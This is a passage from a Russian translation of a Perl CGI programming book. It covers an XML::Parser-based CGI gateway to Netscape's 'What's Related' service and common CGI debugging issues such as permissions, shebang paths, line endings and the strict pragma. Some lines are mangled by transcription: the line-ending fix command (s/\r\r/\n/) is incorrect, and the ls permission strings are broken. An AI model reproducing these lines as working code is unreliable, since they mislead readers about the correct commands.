После определения каждого элемента должны быть перечислены все его атрибуты. У вопросов есть атрибут, определяющий тип вопроса, который принимает строку символов. Далее, ключевое слово #REQUIRED говорит о том, что эти данные должны быть в XML-документе. Определения других атрибутов соответствуют подобным шаблонам в файле *quiz.dtd*.

DTD-файл не обязателен. Вы можете разбирать XML-документы без определений типов документов. Но с файлом DTD разборщик XML будет располагать правилами, на основе которых можно проверять допустимость данных. Поддержка этих правил позволяет при изменении формата XML не вносить серьезные изменения в код разборщика. Разборщики, не использующие DTD, называются *разборщиками, не подтверждающими корректность документа* (nonvalidating parsers); примером является стандартный модуль Perl XML::Parser для разбора XML-документов.

Предположим, что тот, кто пишет опрос, использует редактор, проверяющий XML на соответствие DTD, или протестирует документ с помощью программы проверки корректности. Тогда в нашей программе не будет вопросов без ответа или других нарушений DTD.

Когда программа знает структуру XML-документа на основе DTD, она может сделать предположения о том, как выводить данные. Например, броузер может быть запрограммирован так, чтобы при открытии документа с опросом все доступные вопросы выводились в списке, даже если в документе есть только один вопрос. Поскольку DTD говорит нам, что в файле может быть несколько вопросов, броузер может определить контекст, в котором он должен отображать данные из XML-документа.

Отделение правил проверки корректности от разборщика особенно важно для Web. Когда многие пишут код, выводящий информацию из источника данных XML, любой тип механизма, позволяющий избежать отказа разборщиков из-за изменений XML-определений, позволит укрепить сеть.

Пишем XML-разборщик

Пример XML-разборщика построен на работе библиотеки XML::Parser, доступной на CPAN. XML::Parser – это интерфейс к библиотеке, написанной Джеймсом Кларком (James Clark) на языке C и называемой *expat*. Сначала Ларри Уолл (Larry Wall) написал прототип библиотеки XML::Parser для Perl. Кларк Купер (Clark Cooper) продолжил разрабатывать и поддерживать XML::Parser. В этом разделе мы напишем с использованием XML простое приложение, являющееся промежуточным ПО.

В последних версиях Netscape есть вещь под названием «What's Related». Когда пользователь нажимает кнопку What's Related, Netscape смотрит на текущий URL и ищет в поисковой системе похожие URL. Большинство пользователей не знают, что броузер Netscape делает это через поисковую систему, основанную на XML. Дейв Винер (Dave Viner) написал статью и программу Frontier для доступа к поисковой системе What's Related, которые доступны на *http://nirvana.userland.com/whatsRelated/*.

Netscape поддерживает сервер, который принимает URL и возвращает информацию о похожих URL в формате XML. В Netscape очень мудро поступили, когда выбрали XML, так как они не хотели, чтобы пользователи напрямую общались с сервером, используя HTML-формы. Вместо этого ожидается, что пользователь выбирает «What's Related» как пункт меню, а разбор XML выполняет уже броузер.

Другими словами, веб-сервер «What's Related» на самом деле играет роль промежуточного программного обеспечения между базой данных поисковой системы и самим броузером. Мы напишем CGI-интерфейс к тому приложению Netscape, которое выдает XML, чтобы продемонстрировать разборщик XML. Кроме того мы пройдем на один шаг дальше и автоматически будем использовать запрос «What's Related» для каждого возвращенного URL.

Перед тем как перейти к коду на Perl, посмотрим на XML, обычно возвращаемый сервером Netscape. В этом примере мы искали похожие ссылки для URL *http://www.eff.org/* веб-сайта Electronic Frontier Foundation. Вот возвращенный XML-код:

```
<RDF:RDF>
<RelatedLinks>
<aboutPage href="http://www.eff.org:80/"/>
<child href="http://www.privacy.org/ipc" name="Internet Privacy
Coalition"/>
<child href="http://epic.org/" name="Electronic Privacy Information
Center"/>
<child href="http://www.ceic.org/" name="Citizens Internet Empowerment
Coalition"/>
<child href="http://www.cdt.org/" name="The Center for Democracy and Technology"/>
```

```
<child href="http://www.freedomforum.org/" name="FREE! The Freedom
Forum Online. News about free press"/>
<child href="http://www.vtw.org/speech" name="VTW Focus on Internet
Censorship legislation"/>
<child href="http://www.privacyrights.org" name="Privacy Rights
Clearinghouse"/>
<child href="http://www.privacy.org/pi" name="Privacy International
Home Page"/>
<child href="http://www.epic.org/" name="Electronic Privacy
Information Center"/><child href="http://www.anonymizer.com/"
name="Anonymizer, Inc."/>
</RelatedLinks>
</RDF:RDF>
```

Этот пример несколько отличается от приведенного ранее простого примера XML. Во-первых, в нем нет DTD. Кроме того, обратите внимание, что документ заключен в необычный тег RDF:RDF. Этот документ на самом деле представлен в формате Resource Description Framework (RDF), основанном на XML. RDF описывает данные ресурса, например, данные, полученные от поисковых систем, стандартным для всех доменов способом.

Данный XML-код относительно прямолинейный. Тег <aboutPage> содержит ссылку на первоначальный URL. Теги <child> содержат ссылки на все похожие URL и их заголовки. Тег <RelatedLinks> включает в себя весь документ как корневая структура данных.

CGI–шлюз к промежуточному ПО на основе XML

Следующий CGI-сценарий будет играть роль шлюза, разбирая XML, полученный от сервера «What's Related». Получив URL, он будет выводить все найденные похожие ссылки. Кроме того, он будет запрашивать сервер о похожих ссылках для выданных. Мы будем называть URL, похожие на найденные первый раз URL, *похожими URL второго уровня*. На рис. 14-2 показано первоначальное окно запроса, а на рис. 14-3 – результаты запроса. Пример 14-4 – это HTML-код для начальной формы.

Пример 14-4. whats_related.html

```
<HTML>
<HEAD>
  <TITLE>What's Related To What's Related Query</TITLE>
</HEAD>
<BODY BGCOLOR="#ffffff">
  <H1>Enter URL To Search:</H1>
  <HR>
```

```
  <FORM METHOD="POST" ACTION="/cgi/whats_related.cgi">
    <INPUT TYPE="text" NAME="url" SIZE=30><P>
    <INPUT TYPE="submit" NAME="submit_query" VALUE="Submit Query">
  </FORM>
</BODY>
</HTML>
```



Рис. 14-2. Форма для поиска для CGI-сценария «What's Related»

Для установки соединения и передачи данных поисковой системе мы используем два Perl-модуля. Первый – библиотека для веб-программирования (LWP), которая служит для получения данных от поисковой системы. Поскольку сервер может отвечать на запросы GET, мы используем подмножество LWP – LWP::Simple, а не полный API. Затем данные принимаются и обрабатываются модулем XML::Parser, чтобы можно было манипулировать XML, используя структуры данных Perl. Код приведен в примере 14-5.

Пример 14-5. whats_related.cgi

```
#!/usr/bin/perl -wT

use strict;
use constant WHATS_RELATED_URL => "http://www-rl.netscape.com/wtgn?";
use vars qw( @RECORDS $RELATED_RECORDS );

use CGI;
use CGI::Carp qw( fatalsToBrowser );
use XML::Parser;
use LWP::Simple;

my $q = new CGI();

if ( $q->param( "url" ) ) {
  display_whats_related_to_whats_related( $q );
} else {
    print $q->redirect( "/whats_related.html" );
```



Рис. 14-3. Результаты запроса «What's Related to What's Related» для http://www.eff.org/

```
}


sub display_whats_related_to_whats_related {
  my $q = shift;
  my $url = $q->param( "url" );
  my $scriptname = $q->script_name;
```

```
  print $q->header( "text/html" ),
    $q->start_html( "What's Related To What's Related Query" ),
    $q->h1( "What's Related To What's Related to $url" ),
    $q->hr,
    $q->start_ul;

  my @related = get_whats_related_to_whats_related( $url );

  foreach ( @related ) {
    my $esc_url = $q->escape( $_->[0] );
      print $q->a( { -href => "$scriptname?url=$esc_url" }, "[*]" ), " ",
          $q->a( { -href => "$_->[0]" }, $_->[1] );

    my @subrelated = @{$_->[2]};

    if ( @subrelated ) {
      print $q->start_ul;

      foreach ( @subrelated ) {
               $esc_url = $q->escape( $_->[0] );
            print $q->li(
                  $q->a( { -href => "$scriptname?url=$esc_url" }, "[*]" ),
                  $q->a( { -href => "$_->[0]" }, $_->[1] ) );
        }
      print $q->end_ul;
    } else {
      print $q->p( "No Related Items Were Found" );
    }
  }

  if ( ! @related ) {
    print $q->p( "No Related Items Were Found. Sorry." );
  }

  print $q->end_ul,
    $q->p( "[*] = Go to What's Related To That URL." ),
    $q->hr,
    $q->start_form( -method => "GET" ),
    $q->p( "Enter Another URL To Search:",
        $q->textfield( -name => "url", -size => 30 ),
    $q->submit( -name => "submit_query", -value => "Submit Query" )
    ),
    $q->end_form,
    $q->end_html;
}


sub get_whats_related_to_whats_related {
  my $url = shift;

  my @related = get_whats_related( $url );
  my $record;
```

```
  foreach $record ( @related ) {
    $record->[2] = [ get_whats_related( $record->[0] ) ];
  }
  return @related;
}


sub get_whats_related {
  my $url = shift;
  my $parser = new XML::Parser( Handlers => { Start => \&handle_start } );
  my $data = get( WHATS_RELATED_URL . $url );

  $data =~ s/&/&amp;/g;
  while ( $data =~ s|(=\"[^"]*)\"([^>?/ ])|$1'$2|g ) { };
  while ( $data =~ s/(<([^>"=]|="[^"]*")*)=(\w+)/$1="$2"/ ) { };
  while ( $data =~ s|(=\"[^"]*)<[^"]*>|$1|g ) { };
  while ( $data =~ s|(=\"[^"]*)<|$1|g ) { };
  while ( $data =~ s|(=\"[^"]*)>|$1|g ) { };
  $data =~ s/[\x80-\xFF]//g;

  local @RECORDS = ();
  local $RELATED_RECORDS = 1;

  $parser->parse( $data );

  sub handle_start {
    my $expat = shift;
    my $element = shift;
    my %attributes = @_;

    if ( $element eq "child" ) {
      my $href = $attributes{"href"};
      $href =~ s/http.*http(.*)/http$1/;

      if ( $attributes{"name"} &&
        $attributes{"name"} !~ /smart browsing/i &&
        $RELATED_RECORDS ) {
        if ( $attributes{"name"} =~ /no related/i ) {
          $RELATED_RECORDS = 0;
        } else {
          my $fields = [ $href, $attributes{"name"} ];
          push @RECORDS, $fields;
        }
      }
    }
  }
  return @RECORDS;
}
```

Этот сценарий начинается, как большинство остальных, с тем отличием, что мы объявляем `@RECORDS` **и** `$RELATED_RECORDS` **как глобальные**

переменные для временного хранения информации о разборе XML-документа: в `@RECORDS` будут храниться URL и заголовки похожих URL, а `$RELATED_RECORDS` будет флагом, который устанавливается, если похожий документ был найден сервером Netscape. `WHATSRELATED_URL` – это константа, в которой хранится URL самого сервера Netscape «What's Related».

Кроме модуля CGI.pm мы используем CGI::Carp с параметром `fatalsToBrowser`, чтобы упростить отладку, выводя ошибки в броузер. Это важно, так как XML::Parser завершает работу, если встречает ошибку при разборе. XML::Parser – ядро программы. Этот модуль извлекает данные найденных элементов. LWP::Simple – это упрощенный вариант LWP, библиотека функций для получения данных из URL.

Мы создаем CGI-объект и затем проверяем, получен ли параметр *url*. Если да, то обрабатываем запрос; в противном случае просто направляем пользователя к HTML-форме. Для обработки запроса вызывается подпрограмма *display_whats_related_to_whats_related*, которая выводит «What's Related to What's Related» в URL.

Эта подпрограмма содержит код, выводящий HTML, соответствующий списку URL, похожих на заданный, включая URL второго уровня.

Мы объявляем лексическую переменную `@related`. Эта структура данных содержит всю информацию о похожих URL, после того как данные были возвращены подпрограммой *get_whats_related_to_whats_related*.

Точнее, `@related` содержит ссылки на похожие URL, которые, в свою очередь, содержат ссылки на похожие URL второго уровня. `@related` содержит ссылки на массивы, элементы которых: похожий URL, заголовок URL и другой массив указателей на похожие URL второго уровня. Подмассив похожих URL второго уровня содержит только два элемента: URL и его заголовок. На рис. 14-4 показана эта структура данных.

Если для URL самого верхнего уровня не было найдено подобных, выводится сообщение для пользователя.

Затем мы хотим вывести «ссылающиеся на себя» гипертекстовые ссылки на этот сценарий. Чтобы это сделать, мы создаем переменную `$scriptname`, в которой хранится текущее имя сценария, на который мы будем ссылаться с помощью тегов <A HREF>. Метод *script_name* модуля CGI.pm обеспечивает удобный способ получения этих данных.

Конечно, можно просто выбрать для сценария неизменное имя. Но хорошей практикой считается обеспечить гибкость везде, где только можно. Мы сможем как угодно изменить название сценария, и в коде программы ничего не надо будет менять.



Рис. 14-4. Структура данных в Perl, содержащая похожие URL и похожие URL второго уровня

Для каждого найденного URL мы выводим «[*]» в теге <A>, содержащем ссылку на сам сценарий плюс текущий URL, переданный ему в качестве параметра поиска. Если один элемент массива @related содержит [«http://www.eff.org/», «The Electronic Frontier Foundation»], то мы получим следующий HTML-код:

```
<A HREF="whatsrelated.cgi?url=http://www.eff.org/">[*]</A>
<A HREF="http://www.eff.org/">The Electronic Frontier Foundation</A>
```

Это позволит пользователю запустить «What's Related» снова для выбранного URL. Сразу же после этого заголовок (`$_->[1]`) будет выведен с гипертекстовой ссылкой на URL, соответствующий заголовку (`$_->[0]`).

Массив `@subrelated` содержит URL, похожие на URL, который мы только что вывели пользователю (`$_->[2]`). Если существуют похожие URL второго уровня, мы можем приступить к их выводу. Массив похожих URL второго уровня имеет такой же формат, как и массив обычных похожих URL с тем отличием, что в нем нет третьего элемента, содержащего дальнейшие ссылки. `$_->[0]` – это URL, а `$_->[1]` – заголовок этого URL. Если массив `@subrelated` пуст, пользователю сообщается, что для выведенного в данный момент URL нет похожих.

Наконец, мы выводим «подвал» (footer) к странице запроса What's Related. Выводится также текстовое поле, в котором можно задать новый URL для поиска ему подобных.

Подпрограмма *get_whats_related_to_whats_related* содержит логику построения по заданному URL структуры данных, содержащей не только подобные URL, но и похожие URL второго уровня. Массив `@related` содержит список URL, подобных заданному вначале.

Затем каждая запись из массива `@related` проверяется на то, есть ли похожие URL для нее в отдельности. Если есть, то третий элемент (`$record->[2]`) этой записи устанавливается в ссылку на похожий URL второго уровня. Наконец, весь массив `@related` возвращается.

Подпрограмма *get_whats_related* возвращает массив ссылок на массив с двумя элементами: URL и его заголовок. Чтобы получить эту информацию, надо разобрать XML-документ. `$parser` – это объект XML::Parser, который служит для выполнения этой задачи.

XML-разборщики не просто линейно разбирают данные. В конце концов, сам XML по природе иерархичен. Разборщики XML могут воспринимать XML-данные двумя различными способами.

Первый заключается в том, что разборщик XML принимает документ целиком и просто возвращает дерево объектов, представляющее собой иерархию XML-документа. Perl поддерживает эту концепцию через модуль XML::Grove, написанный Кеном Маклеодом (Ken MacLeod). Второй способ разбора XML-документов – использование разборщика типа SAX (Simple API for XML). Этот тип разборщиков основан на событиях, и XML::Parser построен на нем.

Разборщики на основе событий популярны, так как они возвращают данные вызывающей программе при разборе документа. Не нужно ждать, пока весь документ будет разобран, чтобы увидеть, как в нем расположены элементы XML. XML::Parser получает файловый дескриптор или текст XML-документа и затем просматривает его структуру в поиске конкретных событий. Когда встречается определенное событие, разборщик вызывает соответствующую подпрограмму на Perl, чтобы обработать его «на лету».

Для этой программы мы определили обработчик, который ищет начало любого тега XML. Обработчик определен как ссылка на подпрограмму с именем *handle_start*. *handle_start* объявляется ниже в локальном контексте обсуждаемой нами подпрограммы.

XML::Parser может обрабатывать не только открывающие теги. Он поддерживает возможность написания обработчиков для других типов событий, например, для закрывающих тегов или даже для тегов с определенным именем. Но в нашей программе требуется только объявить обработчик, который будет использоваться при нахождении открывающего XML-тега.

`$data` содержит код на XML, который должен быть разобран. Подпрограмма *get* была импортирована ранее при использовании модуля LWP::Simple в сценарии на Perl. Когда мы передаем `WHATS_RELATED_URL` вместе с искомым URL функции *get*, она обращается к серверу «What's Related» в Интернете и получает оттуда данные.

Обратите внимание, что когда переменная `$data` получена, над ней производятся некоторые дополнительные манипуляции. XML::Parser будет разбирать только правильно сформированный XML. К сожале-

нию, сервер иногда возвращает данные, которые неверно сформированы, поэтому разборщик XML сталкивается с проблемами.

Чтобы обойти это препятствие, мы отфильтровываем потенциально плохие данные из тегов. Регулярные выражения в приведенном выше коде преобразуют амперсанд, двойные кавычки, HTML-теги и случайные символы < и > в правильно сформированные копии. Последнее регулярное выражение фильтрует символы не-ASCII.

Перед тем как разбирать данные, мы устанавливаем глобальные переменные `@RECORDS` в набор пустых элементов и `$RELATED_RECORDS` в значение «истина» (1).

Обычный вызов метода *parse* объекта `$parser` начинает процесс разбора. Переменная `$data`, которая передается в *parse*, – это считываемый XML-код. Метод *parse* также принимает другие типы данных, включая файловые дескрипторы XML-файлов.

Напомним, что ссылка на подпрограмму *handle_start* передавалась в объект `$parser` при его создании. Эта подпрограмма, объявленная в *get_whats_related*, вызывалась модулем XML::Parser каждый раз, когда встречался открывающий тег.

`$expat` – это ссылка на объект XML::Parser, `$element` – имя открывающего элемента, `%attribute` – хеш атрибутов, объявленных внутри XML-элемента.

В этом примере мы учитывали только теги с именем «child» и атрибутом `href`. Кроме того, переменная `$href` фильтруется, так что отбрасывается вся информация, не относящаяся URL.

Если атрибут имени не найден или если он содержит фразу «Smart Browsing» или если нет подобных записей, найденных ранее для этого URL, мы ничего не добавляем к массиву `@RECORDS`. Кроме того, если атрибут имени содержит фразу «no related», флаг `$RELATED_RECORDS` устанавливается в значение «ложь» (0).

В противном случае, если условия не выполняются, мы добавим URL к массиву `@RECORDS`. Это выполняется при создании ссылки на массив с двумя элементами (URL и его заголовком). В конце подпрограммы возвращается собранный массив `@RECORDS`.

Это был простой пример использования CGI-программы для автоматического получения данных с сервера на основе XML. Пока сервер «What's Related» – единственный XML-сервер, но по мере распространения XML в Интернете будут появляться новые системы баз данных, которые передают еще больше типов данных. Так как XML – стандартный язык для передачи разметки данных в Сети, расширения этого CGI-сценария будут пригодны для доступа к новым хранилищам данных.

Подробности о XML, DTD, RDF и даже о библиотеке XML::Parser можно найти на *http://www.xml.com/*. Разумеется, XML::Parser можно найти на CPAN.

15

Отладка CGI-приложений

К этому моменту мы уже рассмотрели несколько CGI-приложений от тривиальных до очень сложных, но еще не касались техники их отладки, которая требуется, если что-то идет не так. Отладка CGI-приложений не очень отличается от отладки других приложений, поскольку код есть код. Но CGI-приложение выполняется удаленным пользователем по сети в специальном окружении, создаваемом веб-сервером, поэтому иногда бывает сложно определить проблему.

Эта глава целиком посвящена отладке CGI-приложений. Сначала мы рассмотрим некоторые общие ошибки, обычно допускаемые разработчиками при создании CGI-приложений: неверное конфигурирование сервера, проблемы с правами доступа и нарушение протокола HTTP. Затем вы узнаете о некоторых советах, трюках и инструментах, помогающих находить проблемы и создавать лучшие приложения.

Распространенные ошибки

Вот список распространенных источников ошибок:

Источник проблемы	**Типичное сообщение об ошибке**
Права доступа к приложению	403 Forbidden
Строка *#!/usr/bin/perl*	403 Forbidden
Окончания строк	500 Internal Server Error
Неверно сформированный заголовок	500 Internal Server Error

Рассмотрим каждый случай отдельно.

Права доступа к приложению

Обычно веб-сервер сконфигурирован так, что запускается с правами пользователя *nobody* или какого-либо другого с минимальными привилегиями. Это полезный профилактический шаг, который может помочь сохранить ваши данные в случае атаки. Поскольку процессы сервера не имеют права писать, читать и запускать файлы в каталогах, к которым нет доступа для всех, зашедших «извне», большая часть ваших данных останется нетронутой.

Но это создает для нас некоторые проблемы. Первое, и самое главное, нужно установить у CGI-приложения право на запуск для всех пользователей, чтобы сервер мог его запускать. Вот как можно проверить права доступа для приложения:

```
$ ls -l /usr/local/apache/cgi-bin/clock
-rwx---  1  shishir     3624  Oct 17 17:59 clock
```

В первом поле перечислены права для файла. Это поле разделено на три части: права владельца, права группы и права для всех остальных (слева направо), где первая буква обозначает тип файла: это может быть обычный файл или каталог. В данном примере только владелец может читать, изменять и запускать файл программы.

Чтобы запускать это приложение мог сервер, используйте следующую команду:

```
$ chmod 711 clock
-rwx-x-x   1  shishir     3624 Oct 17 17:59 clock
```

Команда *chmod* (change mode) изменяет права доступа к файлу. Восьмеричный код 711 соответствует правам на чтение (восьмеричная 4), запись (восьмеричная 2) и запуск (восьмеричная 1) для владельца и права на запуск для всех остальных.

Самая значительная из других проблем, касающихся прав доступа к файлам, – невозможность создавать или обновлять файлы. Мы обсудим это в разделе «Техника создания кода на Perl».

Но несмотря на настройку сервера таким образом, чтобы он мог узнавать CGI-приложения, и установку прав доступа, наши приложения могут по-прежнему не запускаться, как вы увидите дальше.

Символ номера и восклицательный знак

Если CGI-приложение написано на Perl, Python, Tcl или другом интерпретируемом языке сценариев, то в самом начале в нем должна быть строка, начинающаяся с символов `#!`, то есть:

```
#!/usr/bin/perl -wT
```

Мы видели ее в каждом из предыдущих сценариев. Когда веб-сервер получает запрос к CGI-приложению, он вызывает системную функцию *exec*, чтобы запустить это приложение. Если приложение скомпилировано и является исполняемой программой, то операционная система выполнит его. Но если приложение является каким-либо сценарием, то операционная система посмотрит на первую строку, чтобы знать, какой интерпретатор использовать.

Если в вашем сценарии пропущена строка, начинающаяся с символа номера и восклицательного знака, или если указанный там путь неверен, вы получите ошибку. В некоторых системах *perl*, например, находится в */usr/bin/perl*, в то время как на других – в */usr/local/bin/perl*. В системах Unix вы можете использовать любую из следующих команд, чтобы найти *perl* (в зависимости от используемого вами командного интерпретатора):

```
$ which perl
$ whence perl
```

Если ни одна из этих команд не работает, тогда ищите не *perl*, а *perl5*. Если вы все еще не можете его найти, то попробуйте одну из следующих команд. Они возвращают все, что имеет имя *perl* в вашей системе, так что результатов поиска может быть несколько. Команда *find* проводит поиск по всей системе целиком, так что в зависимости от размера вашей файловой системы это может занять некоторое время:

```
$ locate perl
$ find / -name perl -type f -print 2>/dev/null
```

И вот еще что нужно иметь в виду: если у вас есть несколько интерпретаторов (например, различные версии) одного и того же языка, убедитесь, что в вашем сценарии указан именно тот интерпретатор, который нужен, иначе вы можете увидеть загадочные результаты. Например, на некоторых системах помимо *perl5* установлен *perl4*. Проверьте, какой путь у вас используется, задав флаг *–v*, чтобы получить версию интерпретатора.

Окончания строк

Если вы работаете с CGI-сценарием, который вы загрузили с другого сайта или который редактировался на другой платформе, вполне вероятно, что символы окончания строк не совпадают с теми, которые используются у вас. Например, *perl* для Unix выдаст несколько синтаксических ошибок, если вы попытаетесь запустить файл, отформатированный для Windows. Можно исправить такие файлы при помощи следующей команды в командной строке:

```
$ perl -pi -e 's/\r\r/\n/' calendar.cgi
```

Неверно сформированный заголовок

Как мы уже говорили в главах 2 и 3, а также как мы увидели из примеров, все CGI-приложения должны возвращать верный HTTP-заголовок content-type, за которым следует пустая строка и только потом данные. То есть:

```
Content-type: text/html
(другие заголовки)

(данные)
```

Если вы не используете этот формат, то вы получите ошибку *500 Server Error*. Чтобы решить эту проблему, надо выводить все необходимые HTTP-заголовки, в том числе и content-type, как можно раньше в CGI-приложении. В следующем разделе мы рассмотрим полезную технологию, которая поможет нам справиться с этой задачей.

Но существуют и другие причины, из-за которых можно получить такую ошибку. Если ваше CGI-приложение генерирует ошибки, которые выводятся на STDERR, то они возвращаются веб-серверу после заголовков. А так как Perl буферезирует вывод на STDOUT, то ошибки, сгенерированные после вывода заголовка, тоже могут вызвать такую проблему.

Какова мораль? Всегда сначала проверяйте свое приложение в командной строке, перед тем как пытаться запустить его в вебе. Если вы используете Perl для разработки CGI-приложений, тогда вы можете использовать ключ *–wcT*, чтобы проверить наличие синтаксических ошибок:

```
$ perl -wcT clock.cgi
syntax error in file clock.cgi at line 9, at EOF
colck.cgi had compilation errors.
```

Если были предупреждения, но не ошибки, вы можете увидеть следующее:

```
$ perl -wcT clock.cgi
Name "main::opt_g" used only once: possible typo at clock.cgi line 5.
Name "main::opt_u" used only once: possible typo at clock.cgi line 6.
Name "main::opt_f" used only once: possible typo at clock.cgi line 7.
clock.cgi syntax OK
```

Обратите внимание на предупреждения. Проверка синтаксиса в Perl очень сильно улучшилась за последние годы, так что вы получите предупреждения о множестве возможных ошибок, включая использование несуществующих переменных, неинициализированные переменные или файловые дескрипторы.

И наконец, если не было ни ошибок, ни предупреждений, вы увидите:

```
$ perl -wcT clock.cgi
clock.cgi syntax OK
```

Еще раз повторяем, прежде чем отлаживать работоспособность сценария в вебе, проверьте его работу в командной строке.

Техника создания кода на Perl

В этом разделе мы рассмотрим несложные приемы, помогающие разрабатывать стабильные приложения без ошибок:

- Всегда применяйте `use strict`.
- Проверяйте статус системных вызовов.
- Убедитесь, что каждое открытие файла при помощи команды *open* завершается успешно.
- Отслеживайте функцию *die*.
- Блокируйте файлы.
- При необходимости отключите буферизацию потока вывода.
- Используйте функцию *binmode* при необходимости.

Рассмотрим эти моменты подробно.

Прагма strict

Вы можете использовать прагму `strict` для любого сценария на Perl длиной больше нескольких строк, а также для всех CGI-сценариев. Просто поместите такую строку в начале вашего сценария:

```
use strict;
```

Если не определить список импортируемых переменных, то `strict` выведет ошибку в случае попытки использовать символические ссылки, обычные идентификаторы в качестве подпрограмм или при использовании переменных, которые не локализованы, не полностью заданы или же не были предопределены при помощи аргумента `vars`.

Вот два фрагмента кода, первый из которых успешно скомпилируется при использовании `strict`, а другой содержит ошибку:

```
use strict;

my $id = 2000;
my $field = \$id;
print $$field;    ## Успешно, будет напечатано 2000
```

```
$field = "id";
print $$field;     ## Ошибка!
```

Символические ссылки – это имена переменных, используемые для получения значения объекта. Во втором фрагменте мы пытались получить значение переменной `$id` не напрямую. В результате Perl выводит сообщение об ошибке, подобное следующему:

```
Can't use string ("id") as a SCALAR ref while "strict refs" in use ...
```

Теперь рассмотрим подпрограммы. Пример:

```
use strict "subs";
greeting;
...
sub greeting
{
  print "Hello Friend!";
}
```

Когда Perl видит вторую строку, он не знает, что это такое. Это может быть строка в неопределенном контексте или подпрограмма, или вызов функции. Когда мы запустим этот код, Perl выдаст такое сообщение об ошибке:

```
Bareword "greeting" not allowed while "strict subs" in use at simple line 3.
  Execution of simple aborted due to compilation errors.
```

Есть несколько способов решения этой проблемы. Можно создать прототип, объявить *greeting* как подпрограмму с модулем `subs`, использовать префикс `&` или передать пустой список, например так:

```
sub greeting;           ## прототип
use subs qw (greeting)  ## модуль subs
&greeting;              ## префикс &
greeting();             ## пустой список
```

Вы должны знать, как использовать подпрограммы в своих приложениях.

Последнее ограничение, накладываемое на нас использованием прагмы `strict`, это объявление переменных. Наверняка вам встречался исходный код, в котором не понятно, является ли переменная глобальной или локальной для функции или подпрограммы. Используя аргумент `vars` с прагмой `strict`, вы сможете оградить себя от этих сомнений:

Вот простейший пример:

```
use strict "vars";
$soda = "Coke";
```

Так как мы не сказали, чем является $soda, Perl выдаст следующее сообщение об ошибке:

```
Global symbol "$soda" requires explicit package name at simple line 3.
Execution of simple aborted due to compilation errors.
(
)
```

